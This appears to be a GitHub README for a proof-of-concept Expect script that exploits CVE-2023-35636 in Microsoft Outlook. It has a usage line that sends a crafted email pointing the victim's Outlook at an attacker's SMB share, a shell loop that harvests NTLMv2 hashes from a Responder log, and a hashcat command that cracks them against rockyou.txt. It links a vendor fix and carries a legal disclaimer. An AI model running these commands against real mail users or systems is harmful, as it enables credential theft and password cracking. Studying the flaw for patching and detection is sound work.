 duy-31/cve-2023-35636
Microsoft Outlook Information Disclosure Vulnerability (leak password hash) - Expect Script POC

Microsoft Outlook Information Disclosure Vulnerability (leak password hash) - Expect Script POC

CVE-2023-35636 an exploit of the calendar sharing function in Microsoft Outlook, whereby adding two headers to an email directs Outlook to share content and contact a designated machine creating an opportunity to intercept an NTLM v2 hash.

usage: ./cve-2023-35636.sh mx.fqdn port email_sender email_recipient smb_share

./cve-2023-35636.sh mail.mydomain.com 25 [email protected] [email protected] \\\\x.x.x.x\\mycalendar.ics (dont forget all the \)
notes: chmod +x cve-2023-35636.sh
require app expect
require legitimate ip sender and email sender (to pass SPF, DKIM, DMARC)

for user in strings Responder-Session.log | grep "NTLMv2-SSP Hash" | cut -d ":" -f 4-6 | sort -u -f | awk '{$1=$1};1'
do
echo "[*] search for: $user";
strings Responder-Session.log | grep "NTLMv2-SSP Hash" | grep -i $user | cut -d ":" -f 4-10 | head -n 1 | awk '{$1=$1};1' >> ntlm-hashes.txt
done
hashcat -a 0 -m 5600 ntlm-hashes.txt rockyou.txt -o cracked.txt -O
Kudos: https://www.varonis.com/blog/outlook-vulnerability-new-ways-to-leak-ntlm-hashes
Workaround/Fix: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-35636
more about me ;) https://www.linkedin.com/in/duy-huan-bui/
⚠️ Disclaimer: IMPORTANT: This script is provided for educational, ethical testing, and lawful use ONLY. Do not use it on any system or network without explicit permission. Unauthorized access to computer systems and networks is illegal, and users caught performing unauthorized activities are subject to legal actions. The author is NOT responsible for any damage caused by the misuse of this script.
